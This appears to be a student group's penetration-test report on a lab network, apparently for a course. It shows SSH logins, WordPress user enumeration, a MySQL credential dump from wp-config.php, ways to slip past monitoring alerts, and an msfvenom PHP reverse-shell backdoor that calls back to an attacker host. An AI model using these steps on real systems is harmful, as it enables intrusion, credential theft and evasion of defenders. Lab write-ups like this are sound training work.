

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Group 4

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities



Exploits Used



Avoiding Detect




Maintaining Access



Network Topology & Critical Vulnerabilities

Network Topology



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
ssh	22/tcp	OpenSSH
http	80/tcp	Apache httpd 2.4.10 (debian)
rpcbind	111/tcp	2-4
netbios-ssn	139/tcp, 445/tcp	Samba smbd 3.X - 4.X

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
ssh	22/tcp	OpenSSH
http	80/tcp	Apache httpd 2.4.10 (debian)
rpcbind	111/tcp	2-4
netbios-ssn	139/tcp, 445/tcp	Samba smbd 3.X - 4.X

Exploits Used

Exploitation: [SSH]

Summary

- How did you exploit the vulnerability?
 - Nmap > we geared focus on the fact that port 22 was open, used it to log in to the user accounts found.
- What did the exploit achieve?
 - Gained access to user shell
- Include a screenshot or command output illustrating the exploit.
 - *ssh michael@192.168.1.110...*

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/MQT630xqkEIR39pi835
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
Permission denied, please try again.
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$
```


Exploitation: [HTTP]

Summary:

- How did you exploit the vulnerability?
 - *Nmap, netdiscover, and wpscan*
- What did the exploit achieve?
 - *Enumerated users, vulnerable plugins from wordpress site and gained user shell*
- Include a screenshot or command output illustrating the exploit.
 - *wpscan --url http://192.168.1.110/wordpress --wp-content-dir -ep -et -eu*

```
[i] User(s) Identified:
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Wed Apr  7 18:04:21 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.43 KB
[+] Data Received: 284.886 KB
[+] Memory used: 114.238 MB
[+] Elapsed time: 00:00:02
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --wp-content-dir -ep -et -eu
```


Exploitation: [MySQL 5.5.60]

Summary:

- How did you exploit the vulnerability?
 - *Found the database credentials*
- What did the exploit achieve?
 - *Gained access to MySQL database > accessed the wp_users table data and retrieved user hashes for cracking (steven's to be cracked...)*
- Include a screenshot or command output illustrating the exploit.
 - *...cat wp-config.php > mysql -u root -p > show databases > use wordpress > show tables; > select * from*

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 */
```

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input state
ment.

mysql>
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.01 sec)

mysql> use wordpress;
Database changed
mysql>
```

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql>
```

```
mysql> select * from wp_users;
+-----+
| ID | user_login | user_pass | user_nicename | us |
| er_email | user_url | user_registered | user_activation_key | us |
+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPwSXCe0 | michael | mi |
| chael@raven.org | 2018-08-12 22:49:12 | 0 | michael |  |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | st |
| even@raven.org | 2018-08-12 23:31:16 | 0 | Steven Seagull |  |
+-----+
2 rows in set (0.00 sec)

mysql>
```

Avoiding Detection

Stealth Exploitation of [HTTP Errors]

Monitoring Overview

- Which alerts detect this exploit?
 - *Excessive HTTP Errors*
- Which metrics do they measure?
 - *http.response.status_code*
- Which thresholds do they fire at?
 - *400*

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - *Using stealthier nmap like nmap -sS <ip> could be useful and an uncommon port to SSH*
- Are there alternative exploits that may perform better?
 - *HTTP Request Smuggling - Content-Length Transfer-Encoding Attack technique*
- If possible, include a screenshot of your stealth technique. ``nmap -sS 192.168.1.1/24``

Stealth Exploitation of [HTTP Request Size]

Monitoring Overview

- Which alerts detect this exploit?
 - *HTTP Request Size*
- Which metrics do they measure?
 - *http.request.bytes*
- Which thresholds do they fire at?
 - *3500*

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - *Deviate from the current (set) HTTP specifications/ thresholds*
- Are there alternative exploits that may perform better?
- *HTTP Request Smuggling - Content-Length Transfer-Encoding Attack technique*
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of [CPU Usage Monitor]

Monitoring Overview

- Which alerts detect this exploit? - CPU Usage Monitor
 - *sys.process.cpu.total.pct*
- Which metrics do they measure?
 - *CPU Total %*
- Which thresholds do they fire at?
 - *0.5*

Mitigating Detection

- How can you execute the same exploit without triggering the alert? - *Run less CPU demanding services while logged into target's shell*
- Are there alternative exploits that may perform better?
 - *Use 'Shellter' alongside meterpreter to access shell undetected/stealthier*

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install ?
 - *reverse shell/shell.php with msfvenom*
- How did you drop it (via Metasploit, phishing, etc.)?
 - *msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php*
 - *Used curl to drop it into the target*
- How do you connect to it?
 - *msfconsole>use exploit/multi/handler>exploit*